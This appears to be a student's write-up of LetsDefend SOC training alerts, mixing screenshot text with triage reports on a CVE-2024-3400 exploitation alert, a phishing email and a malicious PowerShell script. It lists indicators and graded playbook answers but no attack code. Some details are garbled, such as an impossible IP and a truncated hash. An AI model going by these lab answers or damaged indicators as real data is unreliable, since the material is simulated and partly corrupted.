SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Critical	2026-10-02T01:14:52.877179+03:00	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	✓	↺

Playbook Answers:

- ✓ **Do You Need Tier 2 Escalation?**
Your answer: **Yes**
⓪ The alert is TP and needs to be escalated to T2
- ✓ **Containment**
Your answer: **Next**
- ✓ **Was the Attack Successful?**
Your answer: **Yes**
⓪ CVE-2024-3400 ZeroDay attack was successful. The attacker exploited the system.
- ✓ **Check Whether the Attack Was Successful**
Your answer: **Next**
- ✓ **What is the Direction of Traffic?**
Your answer: **Internet → Company Network**
⓪ The answer for this playbook step is from the Internet to the Company Network.

77°F Clear 11:15 PM 10/1/2026

CVE-2024-24919 - Google Search x SOC Monitoring - LetsDefend x VirusTotal - File - 3de2a4392b8 x "C:\Program Files (x86)\Microso... x + Ask Gemini - - - x

app.letsdefend.io/monitoring?channel=closed

LetsDefend
NOW PART OF HACKTHEBOX

Home Learn Practice Challenge Pricing

Login Try Now

Monitoring

Log Management
Case Management
Endpoint Security
Threat Intel
Email Security
Sandbox

MAIN CHANNEL **INVESTIGATION CHANNEL** **CLOSED ALERTS**

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Critical	2026-10-02T01:14:52.877179+03:00	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	✓	↺

Check If It is a Planned Test
Your answer: **Not Planned**
⓪ The answer is not planned, The IP and hostname information of the relevant hostname were searched within the emails received during the specified dates.

What Is The Attack Type?
Your answer: **Command Injection**
Correct answer: **Other**
⓪ The answer is Command injection and other, The attacker exploited the Command Injection (CVE-2024-3400) vulnerability.

Is Traffic Malicious?
Your answer: **Malicious**
⓪ The traffic originating from IP address 144.172.79[392] to the PA-Firewall-0) is malicious. Upon reviewing the network logs, it was determined that the attacker exploited the CVE-2024-3400 vulnerability.

77°F Clear 11:15 PM 10/1/2026

Alert 9: Phishing Alert - Deceptive Mail Detected

EventID: 257

Event Time: 2024-05-13T09:22:00

Rule: SOC282 - Phishing Alert - Deceptive Mail Detected

Alert Type: Exchange

SMTP Address: 103.80.134.63

E-mail Subject: Free Coffee Voucher

Source Address: free@coffeeshoop.com

Destination Address: Felix@letsdefend.io

Triage

I reviewed the alert and checked the SMTP address in VirusTotal, where it was identified as malicious and flagged by seven security vendors. I then proceeded to the email security logs to determine whether the email contained any malicious content or attachment.

Investigation

The email security logs showed that the suspicious email contained an attachment. I downloaded the attachment and generated its file hash, then submitted the hash to VirusTotal, where the file was identified as malicious.

I then identified an IP address associated with the malicious file that pointed to its C2 infrastructure. Using this C2 address, I reviewed the logs to determine whether the recipient had interacted with the malicious attachment.

The logs showed that the recipient had interacted with the malicious file, resulting in a connection to the C2 infrastructure and the download of the malicious `Coffee.exe` executable to the affected host at `172.16.20.151`.

The download and interaction with the malicious executable indicated that the file had been executed on the user's device, resulting in the device being considered infected and presenting a potential security risk to the organization.

Actions Taken

1. Contained the affected host to prevent further malicious activity.
2. Escalated the alert for further investigation and appropriate response actions.

Alert 10: Suspicious Powershell Script Executed

EventID: 238

Event Time: 2024-03-14T17:23:43

Rule: SOC153 - Suspicious Powershell Script Executed

Alert Type: Malware

MITRE ATT&CK: T1189, T1059.001, T1204.002, T1071

Hostname: Tony

File Hash: db8be06ba6d2d3595dd0c86654a48cfc4c0c5408fdd3f4e1eaf342ac7a2479d0

File Name: payload_1.ps1

File Path: C:\Users\LetsDefend\Downloads\payload_1.ps1

IP Address: 172.16.17.206

AV/EDR Action: Detected

Trigger Reason: Suspicious Powershell Script Executed

Triage

I submitted the file hash to VirusTotal, where the file was identified as malicious. I then proceeded to investigate whether the affected device had communicated with infrastructure associated with the malicious file.

Investigation

I identified the following IP addresses associated with the malicious file:

- 161.22.46.148
- 192.229.221.95
- 200.234.225.9

I reviewed the logs to determine whether the device had communicated with any of the associated IP addresses. The IP address 161.22.46.148 was found in the logs in connection with the affected device.

This communication provided evidence that Tony's device had downloaded and executed the malicious payload_1.ps1 file. Based on the confirmed malicious file and the associated network activity, I determined that the device was infected.

Actions Taken

1. Contained the affected device to prevent further malicious activity
2. Escalated the event for further investigation

CVE-2024-24919 - Go x SOC Monitoring - Lets x File Download - LetsDe x VirusTotal - File - 6f3 x "C:\Program Files (x86) x + Ask Gemini

app.letsdefend.io/monitoring?channel=closed

LetsDefend
NOW PART OF HACKTHEBOX

Home Learn Practice Challenge

Case Management
Endpoint Security
Threat Intel
Email Security
Sandbox

Medium 2024-03-14T17:23:43+03:00 SOC153 - Suspicious Powershell Script Executed

EventID : 238
Event Time : 2024-03-14T17:23:43+03:00
Rule : SOC153 - Suspicious Powershell Script Executed
Role : Security Analyst
Alert Type : Malware
Difficulty : Medium
MITRE ATT&CK : T1189 T1059.001 T1059.002
Hostname : Tony
File Hash : db8be06ba6d2d3595ddc
File Name : payload_1.ps1
File Path : C:\Users\LetsDefend\Downloads\payload_1.ps1
Ip Address : 172.16.17.206
AV/EDR Action : Detected
Trigger Reason : Suspicious Powershell Script Executed

74°F Sunny 7:12 AM 10/2/2026

CVE-2024-24919 - Go x SOC Monitoring - Lets x File Download - LetsDe x VirusTotal - IP address x "C:\Program Files (x86) x + Ask Gemini

app.letsdefend.io/monitoring?channel=closed

LetsDefend
NOW PART OF HACKTHEBOX

Home Learn Practice Challenge Pricing Login Try Now

Monitoring Log Management Case Management Endpoint Security Threat Intel Email Security Sandbox

MAIN CHANNEL INVESTIGATION CHANNEL CLOSED ALERTS

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Medium	2026-10-02T10:09:27.407648+03:00	SOC153 - Suspicious Powershell Script Executed	238	Malware	✓	🔄

EventID : 238
Rule : SOC153 - Suspicious Powershell Script Executed
Event Time : 2024-03-14T17:23:43+03:00
Closed At : 2026-10-02T07:09:27.407648+00:00
SLA : 485.73
Severity : Medium
Type : Malware
Role : Security Analyst
Difficulty : Medium
Result : True Positive
Playbook Score : 15 (100% success rate)
Playbook Answers : ✓ Containment

77°F Mostly sunny 8:09 AM 10/2/2026



LetsDefend
NOW PART OF HACKTHERBOX

[Home](#)
[Learn](#)
[Practice](#)
[Challenge](#)
[Pricing](#)

[Login](#)
[Try Now](#)

Log Management

Case Management

Endpoint Security

Threat Intel

Email Security

Sandbox

▼	Medium	2026-10-02T10:09:27.407648+03:00	SOC153 - Suspicious Powershell Script Executed	238	Malware	✓	↺
▼	Medium	2026-10-02T02:01:44.698026+03:00	SOC282 - Phishing Alert - Deceptive Mail Detected	257	Exchange	✓	↺
▼	Critical	2026-10-02T01:14:52.877179+03:00	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	✓	↺
▼	Low	2026-10-01T23:09:25.248290+03:00	SOC325 - Unauthorized Cloud Region Access Attempt Detected	303	Web Attack	✓	↺
▼	High	2026-10-01T22:26:26.103593+03:00	SOC287 - Arbitrary File Read on Checkpoint Security Gateway (CVE-2024-24919)	263	Web Attack	✓	↺
▼	Medium	2026-10-01T18:24:12.377486+03:00	SOC176 - RDP Brute Force Detected	234	Brute Force	✓	↺
▼	Medium	2026-10-01T17:13:40.084042+03:00	SOC326 - Impersonating Domain MX Record Change Detected	304	ThreatIntel	✓	↺
▼	Medium	2026-09-28T16:05:13.857459+03:00	SOC335 - CVE-2024-49138 Exploitation Detected	313	Privilege Escalation	✓	↺
▼	Critical	2026-09-28T12:27:31.145766+03:00	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware	✓	↺
▼	Critical	2026-09-28T04:18:46.694718+03:00	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	✓	↺